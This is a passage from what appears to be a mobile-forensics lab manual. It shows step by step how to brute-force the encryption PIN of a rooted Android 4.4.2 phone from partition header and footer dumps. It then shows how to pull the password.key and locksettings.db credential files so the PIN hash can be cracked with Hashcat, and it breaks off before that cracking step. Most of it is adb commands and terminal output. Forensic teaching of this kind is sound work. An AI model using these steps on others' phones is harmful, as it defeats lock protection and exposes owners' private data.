
These three steps are similar to the steps A, B, and C of the document “4.3.1 Android Password and Pattern Skipping”

D) Run adb commands

Step 1) Click on “Accessories” and open LXTerminal on Santoku Linux and type following command on the terminal to check whether the device (phone) is detected or not.

```
$ adb devices
```

It will show the serial number of the device which is detected.



The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The window contains the following text:

```
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$ adb devices  
List of devices attached  
0123456789ABCDEF      device  
  
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$
```

The terminal window has a standard Linux desktop interface at the bottom, including icons for file manager, terminal, and system status.

Step 2) Log in to phone shell using adb shell command:

```
$ adb shell
```

Since we have Android phone rooted, we can run commands as root user using “su” command. If phone is not rooted, then we won’t get sudo(root) access.

```
$ su
```

We can look at the disk partitions on phone using df command.

```
$ df
```

All these commands can be seen in following screenshot.


The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The window contains the following command history and output:

```
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$  
santoku@santoku-VirtualBox:~$ adb shell  
shell@BLU ADVANCE 4.0 L:/ $ su  
root@BLU ADVANCE 4.0 L:/ # df -h  
Filesystem           Size   Used   Free Blksize  
-h: No such file or directory  
1|root@BLU ADVANCE 4.0 L:/ # df  
Filesystem           Size   Used   Free Blksize  
/dev                 231.8M 284.0K 231.5M 4096  
/sys/fs/cgroup        231.8M 12.0K 231.8M 4096  
/mnt/secure          231.8M 0.0K 231.8M 4096  
/mnt/asec            231.8M 0.0K 231.8M 4096  
/mnt/obb             231.8M 0.0K 231.8M 4096  
/system              787.4M 764.8M 22.6M 4096  
/data                2.6G   1.7G  929.3M 4096  
/cache               221.5M 4.2M  217.3M 4096  
/protect_f            8.8M   4.1M  4.8M  4096  
/protect_s            8.8M   4.0M  4.8M  4096  
/mnt/cd-rom          1.2M   1.2M  0.0K  2048  
/storage/sdcard0      2.5G   1.7G  879.3M 4096  
root@BLU ADVANCE 4.0 L:/ #  
root@BLU ADVANCE 4.0 L:/ #
```

The terminal window has a standard Linux-style menu bar with File, Edit, Tabs, and Help. The bottom of the window shows a toolbar with icons for file operations and system status, including battery level, signal strength, and the current time (13:00).

Step 3) Change directory to /dev/block/. This directory contains the blocks of data that will be used to generate header and footer information. The header and footer information we collect here will be used as input to the brute force std crypto application.

```
$ cd /dev/block
```



The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The window has a menu bar with "File", "Edit", "Tabs", and "Help". The terminal content displays the following command and its output:

```
root@BLU ADVANCE 4.0 L:/ #  
root@BLU ADVANCE 4.0 L:/ # cd /dev/block  
root@BLU ADVANCE 4.0 L:/dev/block # ls -la  
brw----- root root 7, 0 2017-02-09 10:10 loop0  
brw----- root root 7, 1 2017-02-09 10:10 loop1  
brw----- root root 7, 2 2017-02-09 10:10 loop2  
brw----- root root 7, 3 2017-02-09 10:10 loop3  
brw----- root root 7, 4 2017-02-09 10:10 loop4  
brw----- root root 7, 5 2017-02-09 10:10 loop5  
brw----- root root 7, 6 2017-02-09 10:10 loop6  
brw----- root root 7, 7 2017-02-09 10:10 loop7  
brw-rw---- root system 179, 0 2017-02-09 12:46 mmcblk0  
brw-rw---- root system 179, 32 2017-02-09 10:10 mmcblk0boot0  
brw----- root root 179, 64 2017-02-09 10:10 mmcblk0boot1  
brw----- root root 179, 1 2017-02-09 10:10 mmcblk0p1  
brw----- root root 179, 2 2017-02-09 10:10 mmcblk0p2  
brw----- root root 179, 3 2017-02-09 10:10 mmcblk0p3  
brw----- root root 179, 4 2017-02-09 10:10 mmcblk0p4  
brw----- root root 179, 5 2017-02-09 10:10 mmcblk0p5  
brw----- root root 179, 6 2017-02-09 10:10 mmcblk0p6  
drwxr-xr-x root root 2017-02-09 10:10 platform  
drwx----- root root 2017-02-09 10:10 vold  
brw----- root root 253, 0 2017-02-09 10:10 zram0  
root@BLU ADVANCE 4.0 L:/dev/block #
```

The terminal window includes a standard Linux desktop interface at the bottom with icons for file manager, terminal, task switcher, and system status indicators like battery, signal, and time (13:02).

Step 4) Generate the header and footer information using commands


```
$ dd if=/dev/block/mmcblk0p2 of=tmp_header_2 bs=512 count=1
```

```
$ dd if=/dev/block/mmcblk0p6 of=tmp_footer_6
```

In order to be able to pull the data from Santoku Linux, we need to change the permission on the tmp_header and tmp_footer files using ‘chmod’ function.

```
$ chmod 777 tmp_header_2
```

```
$ chmod 777 tmp_footer_6
```



```
santoku@santoku-VirtualBox: ~
File Edit Tabs Help
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # dd if=/dev/block/mm
mmcblk0 mmcblk0boot1 mmcblk0p2 mmcblk0p4 mmcblk0p6
mmcblk0boot0 mmcblk0p1 mmcblk0p3 mmcblk0p5
d if=/dev/block/mmcblk0p2 of=
130|root@BLU ADVANCE 4.0 L:/data # dd if=/dev/block/mmcblk0boot1 mmcblk0p2 mmcblk0p4 mmcblk0p6
mmcblk0boot0 mmcblk0p1 mmcblk0p3 mmcblk0p5 I
if=/dev/block/mmcblk0p2 of=tmp_header_2 bs=512 count=1
1+0 records in
1+0 records out
512 bytes transferred in 0.001 secs (512000 bytes/sec)
root@BLU ADVANCE 4.0 L:/data # ls | grep tmp
tmp_header_2
root@BLU ADVANCE 4.0 L:/data # ls -al | grep tmp
-rw----- root root 512 2017-02-09 13:19 tmp_header_2
root@BLU ADVANCE 4.0 L:/data #
```

santoku@santoku-VirtualBox: ~

File Edit Tabs Help

```
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # ls -al | grep tmp
-rw----- root      root          512 2017-02-09 13:19 tmp_header_2
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # chmod 777 tmp_header_2
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # ls -al | grep tmp
-rwxrwxrwx root      root          512 2017-02-09 13:19 tmp_header_2
root@BLU ADVANCE 4.0 L:/data #
```

I

Step 5) To switch from phone to Santoku Linux, type “exit” command as shown in the screen shot.

Now, get those tmp_header and tmp_footer files using “adb pull” command.

```
$ adb pull /data/tmp_header_6
```

```
$ adb pull /data/tmp_footer_6
```

These two files now will be available on Santoku Linux.


The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~/project". The terminal session is as follows:

```
santoku@santoku-VirtualBox: ~/project
File Edit Tabs Help
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # dd if=/dev/block/mmcblk0p6 of=tmp_footer_6 bs=5>
32+0 records in
32+0 records out
16384 bytes transferred in 0.001 secs (16384000 bytes/sec)
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # ls -al | grep tmp_foo
-rw----- root      root      16384 2017-02-09 13:29 tmp_footer_6
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # chmod 777 tmp_footer_6
root@BLU ADVANCE 4.0 L:/data #
root@BLU ADVANCE 4.0 L:/data # exit
shell@BLU ADVANCE 4.0 L:/data $ exit
santoku@santoku-VirtualBox:~/project$ adb pull /data/tmp_footer_6 .
174 KB/s (16384 bytes in 0.091s)
santoku@santoku-VirtualBox:~/project$
```

E) Run Android Brute Force Encryption program

Now you have tmp_footer_6 and tmp_header_2 files on your Santoku Linux. Run Android Brute Force Encryption program using following command on the terminal.

```
$ bruteforce_stdcrypto tmp-header_2 tmp_footer_6
```




The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~/project". The window contains the following text:

```
santoku@santoku-VirtualBox:~/project$  
santoku@santoku-VirtualBox:~/project$  
santoku@santoku-VirtualBox:~/project$  
santoku@santoku-VirtualBox:~/project$ ls -al | grep tmp_  
-rw-r--r-- 1 santoku santoku 16384 Feb 9 13:30 tmp_footer_6  
-rw-r--r-- 1 santoku santoku 512 Feb 9 13:25 tmp_header_2  
santoku@santoku-VirtualBox:~/project$  
santoku@santoku-VirtualBox:~/project$ bruteforce_stdcrypto tmp_header_2 tmp_footer_6
```

The terminal window has a dark background and light-colored text. The bottom of the window shows the Santoku Linux desktop environment with various icons and status indicators.

Once you run this command, you can see that program will brute force the password.



A screenshot of a terminal window titled "santoku@santoku-VirtualBox: ~". The window contains a list of "Trying" messages, each followed by a number from 1558 to 1581. The terminal has a standard Xfce-style interface with a menu bar (File, Edit, Tabs, Help), a toolbar at the bottom, and a status bar showing the user's name, battery level, and system time (15:40). The background is black, and the text is white.

```
Trying: 1558
Trying: 1559
Trying: 1560
Trying: 1561
Trying: 1562
Trying: 1563
Trying: 1564
Trying: 1565
Trying: 1566
Trying: 1567
Trying: 1568
Trying: 1569
Trying: 1570
Trying: 1571
Trying: 1572
Trying: 1573
Trying: 1574
Trying: 1575
Trying: 1576
Trying: 1577
Trying: 1578
Trying: 1579
Trying: 1580
Trying: 1581
```

4.3.3 Android Password Cracking Using Hashcat

Goal: To crack the pin (password) of Android phone using Hashcat.

Background:

- Hashcat is the CPU-based password recovery tool. It is released as free software. Versions are available Linux, OS X, and Windows. Examples of hashcat supported hashing algorithms are Microsoft LM hashes, MD4, MD5, SHA-family, and MySQL.
- For password cracking we need two files:
 - 1) /data/system/password.key : hash is stored
 - 2) /data/system/locksettings.db : salt is stored

Approach followed:

- a) Enable root access on phone using Kingo ROOT application.
- b) Enable USB debugging on phone
- c) Connect phone to Santoku Linux (running in VM environment)
- d) Run adb commands
- e) Pull password.key and locksettings.db file
- f) Install Hashcat
- g) Run Hashcat

Requirements:

- a) Oracle VirtualBox Manager
- b) Santoku Linux VM
- c) A BLU phone BLU phone (BLU ADVANCE 4.0L Android version : 4.4.2)
- d) Kingo ROOT application on your desktop
- e) Hashcat

A) Enable root access on phone using Kingo ROOT application.

B) Enable USB debugging on phone

C) Connect phone to Santoku Linux (running in VM environment)

These three steps are similar to the steps A, B, and C of the document “4.3.1 Android Password and Pattern Skipping”

D) Run adb commands

- 1) Click on “Accessories” and open LXTerminal on Santoku Linux and type following command on the terminal to check whether the device (phone) is detected or not.

```
$ adb devices
```

It will show the serial number of the device which is detected.

- 2) Log in to phone shell using adb shell command:

```
$ adb shell
```

- 3) Since we have Android phone rooted, we can run commands as root user using “su” command. If phone is not rooted, then we won’t get sudo(root) access.

```
$ su
```

- 4) Change directory to /data/system. This directory contains files password.key and locksettings.db

```
$ cd /data/system
```


```
santoku@santoku-VirtualBox: ~
File Edit Tabs Help
santoku@santoku-VirtualBox:~$ 
santoku@santoku-VirtualBox:~$ 
santoku@santoku-VirtualBox:~$ 
santoku@santoku-VirtualBox:~$ adb devices
List of devices attached
0123456789ABCDEF      device

santoku@santoku-VirtualBox:~$ adb shell
shell@BLU ADVANCE 4.0 L:/ $
shell@BLU ADVANCE 4.0 L:/ $
shell@BLU ADVANCE 4.0 L:/ $ su
root@BLU ADVANCE 4.0 L:/ #
root@BLU ADVANCE 4.0 L:/ #
root@BLU ADVANCE 4.0 L:/ # cd d
d/          data/      default.prop dev/
root@BLU ADVANCE 4.0 L:/ # cd data/sy
system/   systest/
root@BLU ADVANCE 4.0 L:/ # cd data/system
root@BLU ADVANCE 4.0 L:/data/system #
```

E) Pull password.key and locksettings.db file

- 1) Type following command on the terminal to make sure that password.key and locksettings.db files are in the /data/system directory.

```
$ ls
```



```
santoku@santoku-VirtualBox: ~
File Edit Tabs Help
dropbox
entropy.dat
framework_atlas.config
gesture.key
ifw
inputmethod
locksettings.db
locksettings.db-shm
locksettings.db-wal
ndebugsocket
netpolicy.xml
netstats
packages.list
packages.xml
password.key
procstats
registered_services
shared_prefs
sync
tmp_init.rc
uiderrors.txt
usagestats
users
root@BLU ADVANCE 4.0 L:/data/system #
```

2) Now, to pull these files change their permissions using following commands on the terminal.

```
$ chmod 777 password.key
```

```
$ chmod 777 locksettings.db
```

Exit from the phone shell by using “exit” command on the terminal and use “adb pull” commands to pull the files into Santoku Linux.

```
$ adb pull /data/system/password.key
```

```
$adb pull /data/system/locksettings.db
```

The screenshot shows a terminal window titled "santoku@santoku-VirtualBox: ~". The terminal session starts with a root shell on a device named "ADVANCE 4.0 L:/". The user runs several commands to change file permissions: "chmod 777 password.key" and "chmod 777 locksettings.db". After changing permissions, the user exits the root shell ("exit") and then attempts to pull the files using "adb pull". The first attempt fails because the file does not exist on the remote device. The second attempt succeeds, pulling "password.key" at 1 KB/s over 0.047 seconds and "locksettings.db" at 207 KB/s over 0.096 seconds. The terminal window has a standard Linux desktop interface at the bottom, including icons for file operations and system status.

```
santoku@santoku-VirtualBox: ~
File Edit Tabs Help
root@BLU ADVANCE 4.0 L:/ #
root@BLU ADVANCE 4.0 L:/ #
